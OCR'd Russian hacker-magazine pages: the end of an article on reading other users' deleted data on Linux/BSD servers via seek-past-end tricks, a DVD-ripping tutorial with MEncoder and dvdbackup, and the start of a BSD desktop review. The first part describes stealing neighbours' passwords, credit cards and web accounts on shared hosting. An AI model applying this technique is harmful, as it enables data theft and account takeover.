
Выстрел **шестой**. Последний:

1. открываем файл на запись;
2. мотаем цикл, последовательно делая `fseek`/`lseek` на размер, кратный длине кластера (подбирается экспериментально);
3. ждем, пока `fseek`/`lseek` не вернет ошибку;

Пример реализации `fseek()`, не заботящейся о подчистке данных и молчаливо перекладывающей эту заботу на плечи системного вызова `lseek`, услугами которого она, собственно говоря, и пользуется

▶ warning

Большинство современных высокоуровневых библиотек (в том числе, входящих в интерпретируемые языки типа Perl, Python, PHP) самостоятельной подчистки выделяемого пространства не выполняют.



Грабим свою локальную машину

4. записываем в файл ноль байт (в некоторых системах — один);
5. закрываем файл — некоторые системы некорректно обрабатывают ситуацию с записью в файл после ошибки позиционирования, при условии, что само позиционирование осуществлялось «порциями», равными размеру одного кластера, в результате чего мы сразу же захватываем невычищенное содержимое всех секторов.

Разумеется, помимо описанных способов, существуют и другие трюки. Их достаточно много, даже слишком много, чтобы перечислять, тем более, что все вертится вокруг одного и того же механизма: записи нуля байт или одного байта и запутанной схемы позиционирования по файлу в надежде, что ядро «рехнется» и забудет подчистить выделяемые кластеры.

MONOPOLY

Имея монопольный доступ к атакуемой машине, не ограниченной никакими квотами, мы можем захватить хоть все свободное пространство, а в нем… просто кладезь критических данных, позволяющих нам повысить уровень своих привилегий или просто похулиганить.

Многие администраторы хранят пароли, назначаемые пользователям, открытым текстом в специальных файлах, доступным только им одним (в самом деле, ситуация, что пользователь забыл свой пароль — более чем типична, а поскольку Linux/xBSD хранят не пароли, а их хэши, то единственный выход — назначить пользователю новый пароль, но тогда он его точно забудет). Даже если файл с паролями ни разу не удалялся, все равно в процессе открытия/модификации/сохранения, операционная система могла перенести его на новое место, создать резервную копию, временный файл, автоматически удаляемый после редактирования и т.д. Словом, возможностей много.

«Часть ядер содержат ошибку, при которой в закрытом файле оказываются одни нули, но если этот файл читать до его закрытия, то можно получить доступ к информации, к которой мы доступа иметь не должны. Идея, надеюсь, понятна?!»

Один тонкий момент. Часть ядер содержат ошибку, при которой в закрытом файле оказываются одни нули, но если этот файл читать до его закрытия, то можно получить доступ к информации, к которой мы доступа иметь не должны. Идея, надеюсь, понятна?!


К сожалению, написать универсальный граббер дискового пространства так и не получилось, и вот почему. Если мы выбираем неверный прием (обрабатываемый ядром), то данные, принадлежащие ранее удаленным файлам, необратимо затираются нулями. К моменту, когда мы подберем «ключ», никаких полезных данных на диске, скорее всего, уже не останется.

Однако сервер не стоит на месте, а продолжает активно работать, пользователи создают и удаляют файлы, так что после того, как правильный «патрон» найден, им можно пользоваться вновь и вновь, беззастенчиво тыря информацию у своих соседей по серверной площадке.

WEB-ACCOUNTS ARE UNDER ATTACK

Прежде чем обсуждать аспекты атаки на web-аккаунты, поговорим о такой неприятной для хакеров штуке, как квотирование дискового пространства, где мы уже не можем сделать seek на размер нашей совести, поскольку объем квоты наверняка меньше. Ну, и что интересного мы там найдем? На самом деле — много чего! Квотирование лишь лимитирует суммарный размер всех файлов, принадлежащих данному пользователю, но не закрепляет за ними какой-то конкретный регион дискового пространства, и потому операционная система может выделять нам любой. Ну или

Справочная страница по *lseek*



практически любой, — как правило, наилучшим образом соответствующий размеру данного файла плюс небольшой «зазор» на вырост. Таким образом, делая seek на различные расстояния, мы каждый раз захватываем разные блоки данных. А если учесть, что карта свободного пространства сильно нагруженной дисковой системы постоянно меняется, то у нас есть все шансы «перепахать» все свободное дисковое пространство, естественно, тут же возвращая захваченные данные назад, во избежание превышения отпущенной нам квоты.
Лучше всего делать это в бесконечном цикле, чтобы овладевать чужими файлами сразу же после их удаления, пока они не будут затерты кем-то еще. Конечно, подобная дисковая активность редко остается незамеченной, и администратор запросто может вызывать нас на ковер, а в случае бесплатного web-хостинга вообще закрыть аккаунт без всяких предупреждений, но… кто не рискует, тот не пьет шампанского!
Теперь перейдем непосредственно к технике захвата чужих аккаунтов. Что содержится в удаленных данных? В основном — исходные тексты скриптов, зачастую содержащие грубые ошибки, которые остается только найти и заюзать. Кстати, ситуация, когда пароли жестко прошиты в теле скрипта, встречается практически повсеместно.
Следом идут данные пользователей, среди которых числятся иногда и сами держатели аккаунта. Что-то типа тестового входа, зачастую с тем же самым паролем, что управляет основным аккаунтом. Именно так мыщъх в короткое время захватил сотни web-аккаунтов, правда, не желая никому причинять вреда, тут же вернул их обратно.
Про номера кредитных карт, адреса электронной почты и т.д. вряд ли стоит говорить. Случается, что их шифруют, но это один случай из миллиона.
Практически все их держат открытым текстом. Конечно, использовать такую информацию незаконно, но вот написать пользователям, насколько ненадежен сайт, которому они доверили свои данные — это другое дело.

«Подобная дисковая активность редко остается незамеченной, и администратор запросто может вызывать нас на ковер, а в случае бесплатного web-хостинга вообще закрыть аккаунт без всяких предупреждений»

ЗАКЛЮЧЕНИЕ

Безопасность операционных систем Linux/xBSD — весьма неустойчивая вещь, подобная снежной лавине. Мелкие ошибки, накапливаясь со временем, постепенно уплотняются и образуют мощные осадочные пласты, готовые прийти в движение и смести любые преграды на своем пути. Самые коварные ошибки проектирования — те, которые уже неоднократно обсуждались. Все о них как бы помнят, но в то же время — давно забыли. Как раз к таким ошибкам и принадлежит захват свободного пространства посредством позиционирования. Казалось бы, проблема не стоит выеденного яйца и была решена еще в незапамятные времена. Это в теории. А на практике в эксплуатации находится огромное количество серверов, работающих на уязвимых операционках и допускающих удаленные атаки по одному из сценариев, описанных выше.



info

- «Дыры» реализуются хранением специального значения в косвенном блоке или индексном дескрипторе вместо адреса блока данных.
- Файловая система может предоставлять ложную информацию о том, что в каком-то месте в файле содержатся нулевые байты, но в действительности для этого не выделяются сектора.
- Мы ограничены только тем диском, на котором находятся наши файлы и файлы наших «соседей», хостящиеся на тот же самом физическом диске. Естественно, шансы заполучить интересный контент при этом существенно уменьшаются, особенно на xBSD-системах, которые делят диск на группы цилиндров, группируя файлы, принадлежащие одному пользователю в пределах одной зоны.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ zloy.bobr@gmail.com /

Трудности перегона

ГРАБИМ DVD В LINUX

Сегодня DVD-приводом в системном блоке мало кого удивишь, а большая часть фильмов уже давно продается в формате DVD-Video. Держать свою коллекцию на жестком диске в таком оригинальном виде не очень удобно, да и места DVD-Video требует прилично. Поэтому давай разбираться, как можно конвертировать DVD-диск. Ведь при помощи пары команд нам под силу вместо 4,7 Гб получить видео гораздо меньшего объема и без потери качества.

ГРАБИМ В КОНСОЛИ — MENCODER

Декодирование DVD в Linux производится при помощи MEncoder или Transcode. Все графические интерфейсы — это лишь надстройки над этими весьма мощными утилитами, поэтому перед тем, как браться за DVD::rip, не лишним будет пройти путь истинного хакера, познакомившись с первоосновами. Вполне возможно, потом ты и не захочешь давить батоны в графике, ведь это скучно и долго. Консольная утилита **MEncoder** (MPlayer's Movie Encoder) является частью проекта MPlayer, и при ручной компиляции последнего mencoder ставится автоматом. В репозитариях многих дистрибутивов кодировщик идет отдельным пакетом. Установка в Ubuntu и Debian выглядит так:


```
$ sudo apt-get install mencoder
```

MEncoder понимает те же источники сигнала, что и **MPlayer**, умеет конвертировать видеофайлы во все мыслимые и немыслимые форматы (MPEG-1,2,4 и другие), контейнеры (AVI, Matroska, ASF, Ogg) и использовать разные кодеки (DivX, XviD, lavc и прочие). Плюс ко всему поддерживает все фильтры, которые может использовать MPlayer: обрезание пустых мест в кадре, масштабирование, отражение, вращение, изменение яркости или контраста, коррекция цветности, сглаживание шума и прочее. При использовании параметров «-ofps» или «-speed» изменяется количество кадров в секунду, выполняется дублирование или пропуск кадров. Результат преобразования при необходимости легко перенаправляется для просмотра в MPlayer. Возможно простое копирование без преобразования видео или аудио в результирующий файл. Перечислению функций MEncoder можно посвятить целую книгу, но, как уже говорилось, утилита консольная, и чтобы полностью их реализовать, потребуется изучить и экспериментально подобрать не один параметр. У разных кодеков будут действительны различные параметры, придется разбираться и с их особенностями. Чтобы получить информацию по доступным видео и аудиокодекам, просто набери:

```
$ mencoder -ovc help
$ mencoder -oac help
```

При кодировании как аудио, так и видео, возможно использование постоянного или переменного битрейта, а также кодирование в несколько проходов для получения нужного качества или размера файла. Бывалые пользователи, найдя нужные установки, чтобы их не запоминать, используют сценарии командной оболочки, в котором записаны все команды.
Теперь ближе к делу. В простейшем случае перекодировать видео с DVD можно так:

```
$ mencoder dvd:// -o movie.avi -ovc lavc -oac lavc
VDec: vo config request — 352 x 576 (preferred
colorspace: Mpeg PES)
...
Opening video decoder: [libmpeg2]
MPEG 1/2 Video decoder libmpeg2-v0.4.0b
Selected video codec:
[mpeg12] vfm:
libmpeg2 (MPEG-1 or 2 (libmpeg2))
```



Получаем информацию о диске

Программа AcidRip

Даже беглого взгляда на вывод утилиты достаточно, чтобы понять, что это не лучший вариант, и качество полученного видео будет далеким от идеала. Поэтому следует добавить еще парочку параметров:

```
$ mencoder dvd:// -ovc lavc -lavcopts \
   vcodec=mpeg4:vhq:vbitrate=694 \
   -oac mp3lame -lameopts br=128 -o movie.avi
```

За полной информацией обращайся к man mencoder (1), но, чтобы было понятно, разберем подробнее этот пример. Здесь использован кодек **lavc** (в документации он помечен как best quality). Другими рекомендуемыми вариантами являются **xvid** или **x264** (кодек H.264). Если не определился с кодеком, или есть желание что-то подправить в редакторе вроде Kino, можно просто перегнать видео в сыром виде, используя значение raw. Через lavcopts изменяются параметры работы lavc.

Для того чтобы указать конкретные видео и аудиокодеки, работающие с lavc, используются соответственно параметры vcodec и acodec. От последнего в примере я отказался, поэтому поговорим о vcodec. По умолчанию lavc кодирует видео с mpeg4, но после vcodec можно использовать, наверное, с два десятка вариантов (mjpeg, ljpeg, h263, h263p, msmpeg4 (DivX3), msmpeg4v2 (MS MPEG4v2), wmv1, wmv2, rv10, mpeg1video, mpeg2video, asv1 и другие). Каждый из них имеет свои особенности и настройки, которые можно ввести после названия кодека через двоеточие.

При помощи **vhq** я разрешил использование специального алгоритма (macroblock decision algorithm), оптимизирующего конечный результат. Вообще, этот алгоритм подключается при помощи *mbd=0-2*. Среднее значение *mbd=1* является оптимальным по скорости/качеству, и ему как раз и соответствует короткое обозначение vhq.

НЕМНОГО О БИТРЕЙТЕ

Параметр vbitrate определяет битрейт, который будет использован при кодировании. На глаз значение можно рассчитать так:

```
video bitrate = нужный размер файла/продолжи-
тельность видео (в мин) – audio bitrate
```

Например:

```
600/75 – 1,6 = 6,4 или 6400 кбит/с
```


Хотя есть специальные программы, которые помогут сделать это более тонко. Например, **divxcomp** — калькулятор битрейта для DivX, написанный на Perl. Ничего сверхсложного работа с ним не представляет, следует ввести только параметры, о которых сказано выше, и на выходе получишь искомое число. Список онлайн-калькуляторов ждет тебя по адресу www.martindalecenter.com/Calculators1B_5_TV.html.

По умолчанию для кодирования используется алгоритм с переменным битрейтом (**VBR** — Variable BitRate), в котором, в зависимости от насыщения сцены, битрейт может повышаться или понижаться. Это оптимальный выбор, так как качество в сложных, быстроменяющихся эпизодах будет выше, а там, где высокий битрейт не нужен, мы сэкономим на размере. В этом случае указанное число битрейта означает некоторое среднее значение, вокруг которого все и будет «крутиться». При помощи vpeak=<значение> можно ограничить битрейт сверху. Современные проигрыватели поддерживают VBR, и проблем обычно не возникает. Но если понадобится, можно использовать constant bitrate (CBR), указав параметр *vmode=cbr*.

КОДИРОВАНИЕ АУДИОПОТОКА

Кодирование звука — не менее ответственный момент; нахимичив здесь, можно либо испортить просмотр плохим саундом, либо сильно увеличить размер файла при неоптимальном качестве. Если по аналогии с видео ты решишь, что после параметра «*oac*» следует описание алгоритма кодирования, то окажешься абсолютно прав. Список предложенных вариантов не очень большой, но выбирать есть из чего. Например, «*-oac copy*» просто скопирует звуковую дорожку в том виде, в котором она записана, без какого-либо кодирования. Если в дальнейшем планируется редактирование звука, такой вариант в самый раз. Выбрав «*-oac pcm*», ты получишь несжатый PCM весьма приличного размера, соизмеримого с видеопотоком. Чтобы сжать поток MP3 кодеком LAME, набирай «*-oac mp3lame2*». Как я уже говорил, параметр *lavc* тоже может быть использован при кодировании аудио: «*-oac lavc*».

После названия алгоритма можно указать его параметры, если тебя не будут устраивать предлагаемые по умолчанию. Как и в случае с видео, у каждого алгоритма свои названия допустимых параметров. Например, *lameopts* относится к параметрам кодека **LAME**, который, в свою очередь, может использовать разные алгоритмы кодирования: vbr, abr (average bitrate) и cbr. Принцип работы первого и последнего описан



dvd
На прилагаемом к журналу диске ты найдешь последние версии Mplayer (MEncoder входит в его состав), Transcode, AcidRip и DVD::rip.

Параметры mencoder

Идентификация диска с помощью mplayer

выше, а average bitrate считается одной из форм vbr, в которой диапазон изменения битрейта несколько ограничен. По умолчанию используется vbr, для которого можно указать либо средний битрейт (br), либо качество (q). Качество указывается цифрой в диапазоне от 0 (лучше) до 9 (хуже). Кстати, «*-oac mp3lame br=128*» можно записать в виде «*-oac lavc -lavcopts acodec=libmp3lame:abitrate=128*». Здесь уж как нравится.

ПРОДВИНУТОЕ КОДИРОВАНИЕ

Кодирование в один проход — это самый примитивный способ, который подходит в том случае, если тебя не очень интересует качество, размер и прочее. Даже самые интеллектуальные кодеки не смогут за один раз оптимально выставить параметры. Если мощности компьютера позволяют, лучше прогнать диск в два этапа:

```
$ mencoder dvd:// -ovc lavc -lavcopts vpass=1 \
  -nosound -o movie.avi
$ mencoder dvd:// -ovc lavc -lavcopts vpass=2 \
  -oac mp3lame -o movie.avi
```

Ничего нового здесь нет. Я убрал дополнительные параметры, чтобы они не мешали. Появились только *vpass*, который активирует режим кодирования в два этапа, и «*-nosound*», так как при первом проходе звук можно не учитывать. При *vpass=1* создается файл статистики, который и считывается при *vpass=2*. На выходе получаем оптимальное видео по соотношению качество/размер.

Часто нужно получить не все видео с DVD, а только некоторые его главы. Без проблем:

```
$ mencoder dvd:// -chapter 10-15 -ovc lavc -lavcopts \
   vcodec=mpeg4 -oac mp3lame -o movie2.avi
```

В результате в файл *movie2.avi* будут записаны только разделы с 10 по 15 включительно. Существует много параметров, позволяющих тем или иным образом изменить видео. Например, чтобы уменьшить размер файла, можно не только использовать меньший битрейт, но и указать меньшее разрешение. Если сильно не увлекаться, качество можно сохранить на том же уровне. Стандартный размер видеокадра стандарта PAL равен **720x576** точек, стандарта NTSC — **720x480**. Уменьшим его до **640x480**:

```
$ mencoder dvd://2 -vf scale=640:480 -oac mp3lame
  -ovc lavc -lavcopts vcodec=mpeg4 \
  -o video-640x480.avi
```

Использовав параметр «*-aspect*», можно принудительно установить соотношение сторон 4:3 или 16:9.

В некоторых фильмах все впечатление от просмотра портят черные полосы по краям кадра, чтобы их убрать, добавь параметр «*-vf crop*» с указанием диапазона. Узнать нужные цифири можно, запустив команду «*mplayer dvd:// -vf cropdetect*». Чтобы проверить, как будет выглядеть видео после «обрезания», вводим:

```
$ mplayer dvd://1 -vf rectangle=698:354:11:23
```

ВСЯЧЕСКИЕ УДОБСТВА

Кроме опций, о которых говорилось выше, есть еще одна удобная штука, о которой тебе точно следует знать — пресеты. Если посмотреть в мане, там можно найти ряд предустановок: *medium*, *standart*, *extreme* и так далее. Например, «*-lameopts preset=medium*» означает кодирование с VBR в хорошем качестве с битрейтом 150-180.

Не знаю почему, но информацию о том, что все параметры можно занести в конфигурационный файл и не вбивать каждый раз по-новому, от юзера принято скрывать. Файл называется *~/.mplayer/mencoder.conf*, формат его простой: *option=<value>*.

$ nano mencoder.conf

```
# Имя выходного файла по умолчанию
o=encoded.avi
# Параметры
lavcopts=vcodec=mpeg4:autoaspect=1
lameopts=aq=2:vbr=4
ovc=lavc=1
oac=lavc=1

# Возможно описание профилей, которые указываются при
вызове утилиты при помощи параметра "-profile"
[mpeg4]
profile-desc="MPEG4"
ovc=lacv=yes
lavcopts=vcodec=mpeg4:vbitrate=1300

[mpeg4-hq]
profile-desc="HQ MPEG4"
profile=mpeg4
lavcopts=mbd=2:trell=yes:v4mv=yes

[xvid]
profile-desc="XviD"
ffourcc=dx50
ovc=xvid=1
xvidencopts=quant_type=mpeg:max_bframes=1:trellis=1
```



Интерфейс DVD::rip

Высчитываем нужный битрейт

Примеры можно усложнять до бесконечности.
Если хочешь получить в руки графический инструмент, обрати внимание на **AcidRip** и **DVD::rip**. Есть и другие проекты, предлагающие графические оболочки к MEncoder: Kmencoder, Konverter, Kmenc15 и Gmencoder, но они уже долгое время не развиваются, хотя еще доступны в репозитариях пакетов.

ПОЛЕЗНЫЕ УТИЛИТЫ

В процессе работы с DVD тебе, возможно, понадобится получить некоторую информацию о диске: продолжительность и количество разделов, субтитры, аудиопотоки и прочее. Для этого используй утилиту **lsdvd**. В простейшем случае команда выглядит так:

```
$ lsdvd
libdvdread: Using libdvdcss version 1.2.9 for
DVD access
Disc Title: Video
Title: 01, Length: 01:18:21.060 Chapters: 12,
Cells: 12, Audio streams: 01, Subpictures: 00
Title: 02, Length: 01:20:38.280 Chapters: 12,
Cells: 12, Audio streams: 01, Subpictures: 00
Title: 03, Length: 01:17:39.130 Chapters: 12,
Cells: 12, Audio streams: 01, Subpictures: 00
Longest track: 02
```

Как видишь, для доступа к информации пришлось задействовать и **libdvdcss**. Утилита имеет ряд дополнительных параметров. Например, подробности по второму заголовку получаем так:

```
$ lsdvd -t 2 -a -s
Disc Title: Video
Title: 02, Length: 01:20:38.280 Chapters: 12,
Cells: 12, Audio streams: 01, Subpictures: 00
Audio: 1, Language: ru – Russian, Format: ac3,
Frequency: 48000, Quantization: drc, Channels:
2, AP: 0, Content: Undefined, Stream id: 0x80
```

Если есть субтитры, то будет выведена информация и о них. Таким образом, ты узнаешь все, что нужно. Именно **lsdvd** использует AcidRip для получения информации о DVD. Альтернативой является запуск такой команды:

```
$ mplayer -identify dvd://
```

Утилита **dvdbackup** (dvd-create.sf.net), которая есть в репозитариях большинства дистрибутивов Linux, позволяет сохранить содержимое DVD в указанный раздел жесткого диска с сохранением его структуры. Чтобы создать полную копию диска, вводим:

```
$ dvdbackup -i /dev/dvd – I
```

А команда:

```
$ dvdbackup -M -i /dev/dvd -o ~/dvd/ -v 3
```

создаст каталог, который затем можно записать обратно на болванку. Утилита **vobcopy** (www.linux-programming-newbie.org) может копировать VOB файлы и декодировать их на лету (если установлена libdvdcss), сохранив на диск единым файлом:

```
$ vobcopy -i /dvd – m
```

Скопировать DVD можно и при помощи **cpvts** (www.lallafa.de/bp/cpvts.html):

```
$ cpvts -d /dev/dvd -s 4096 dvd_copy/
```

Для копирования двухслойных односторонних дисков (формат DVD-9), которые вмещают 8,5 Гб информации, лучше всего использовать программу **DVD95** (dvd95.sourceforge.net). С ее помощью ты легко разделишь такой диск на два стандартных объемом 4,7 Гб. Программа не требует никаких зависимостей, и проблем с установкой обычно не бывает. Пользоваться DVD95 очень просто. Вставляем диск в привод, некоторое время ждем, пока его структура будет прочитана, и нажимаем кнопку «Преобразовать». На выходе получаем готовые ISO образы или, как вариант, каталоги с файлами, которые затем можно записать на диск при помощи любой программы для записи, вроде K3B. Если места на DVD диске не хватает, можно использовать сжатие — ползунок Evaulation позволяет изменить качество. Если диск имеет несколько аудио дорожек и субтитры на разных языках, в одноименных полях можно отметить те, которые следует оставить. Также DVD95 позволяет просмотреть видеодиск с помощью внешней программы.Хотя рассказано далеко не все, надеюсь, теперь с граббингом DVD-дисков у тебя не будет проблем.

info

• Список графических интерфейсов к MEncoder довольно внушительный — AcidRip, DVD::rip, Kmencoder, Konverter, Kmenc15 и Gmencoder.

• Если ты еще не подсел на пингвина, посмотри в сторону X-Mencoder (www.xmencoder.narod.ru) — это графический интерфейс к MEncoder для Windows.


• Transcode — это быстрый конвертер командной строки для любых преобразований аудио/видео.

links

Список онлайн калькуляторов битрейта можно найти на сайте www.martindalecenter.com.

Большую помощь в изучении Mencoder тебе окажет русскоязычная документация на сайте проекта www.mplayerhq.hu.

ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /




Чертенок на рабочем столе


ОБЗОР BSD СИСТЕМ, ОРИЕНТИРОВАННЫХ НА КОНЕЧНОГО ПОЛЬЗОВАТЕЛЯ

Среди альтернатив Windows для применения на рабочих столах пользователей в первую очередь рассматривают GNU/Linux и Mac OS X. Попытку использования в таком качестве одного из вариантов *BSD редко кто воспринимает в серьез. Единственная BSD система, которой удалось проникнуть на десктопы, — это Mac OS X, но переработана она кардинально. Считается, что *BSD, славящимся своей стабильностью, самое место на сервере, а для юзера они неудобны, да и непонятны. Но это утверждение уже не соответствует действительности.

НЕБОЛЬШОЕ ОТСТУПЛЕНИЕ

Что мешает юзеру использовать BSD на десктопе? Согласись, очень удобно повседневно работать в графической среде и одновременно изучать операционную систему (Linux тому пример). Вероятно, ответов будет несколько, да и то — полной картины они не дадут. Возьмем, скажем, отсутствие понятной новичку программы установки. Даже фряху, самую дружелюбную из *BSD, неподготовленному человеку удается установить далеко не с первого раза, а аскетичный sysinstall вряд ли придется по нраву не специалисту. Я уже не говорю об Open или NetBSD, которые и того не имеют. При первом знакомстве возникает путаница в наименовании и назначении разделов файловой системы. Если в Linux принят подход, аналогичный Windows, и с различиями в файловых системах разобраться проще, то слайсы и разделы в BSD требуют специального изучения и с лету понять, что к чему, не так-то просто. Но прогресс не стоит на месте, многое из того, что написано для Linux, теперь доступно и в *BSD. При установке системы среди прекомпилированных пакетов предлагается и X-сервер, а окружение пользователя в KDE и Gnome выглядит здесь также, как и в Linux. Правда, графических средств настройки, специфических для *BSD, нет, поэтому пользователю хочешь, не хочешь, а придется вникать в тонкости и особенности системы. Жизнь идее user-frendly BSD дали два проекта. Разработчики **BSD Installer** (www.bsdinstaller.org) поставили себе за цель создать понятный инструмент для установки и настройки ОС семейства BSD. Его кодовая база разделена, поэтому может быть использована любая надстройка с любым интерфейсом, от текстового до графического. Другой проект — **FreeSBIE** (Free System Burned In Economy, www.freesbie.org) — дал начало эре LiveCD систем, построенных на FreeBSD. Сегодня список проектов, ориентированных на конечного пользователя, постоянно растет, причем это не очередные форки FreeBSD вроде **DragonFly BSD** (www.dragonflybsd.org), они основаны на коде FreeBSD и полностью ее поддерживают. О том, что процесс пошел, говорит и появление специализированного журнала **BSD Magazine** (www.bsdmag.org).
В обзоре мы познакомимся с четырьмя дистрибутивами, в которых заложена возможность установки на жесткий диск. Кроме FreeSBIE, который является «чистым» LiveCD, в обзор не вошел пока еще новичок в этой компании


Рабочий стол PC-BSD


Окружение пользователя в DesktopBSD

— **MidnightBSD** (www.midnightbsd.org). Этот проект также предлагает свой вариант настольной системы. Первый релиз 0.1-RELEASE, вышедший в августе 2007 года, предназначен только для разработчиков и энтузиастов.

ПРОЕКТ PC-BSD

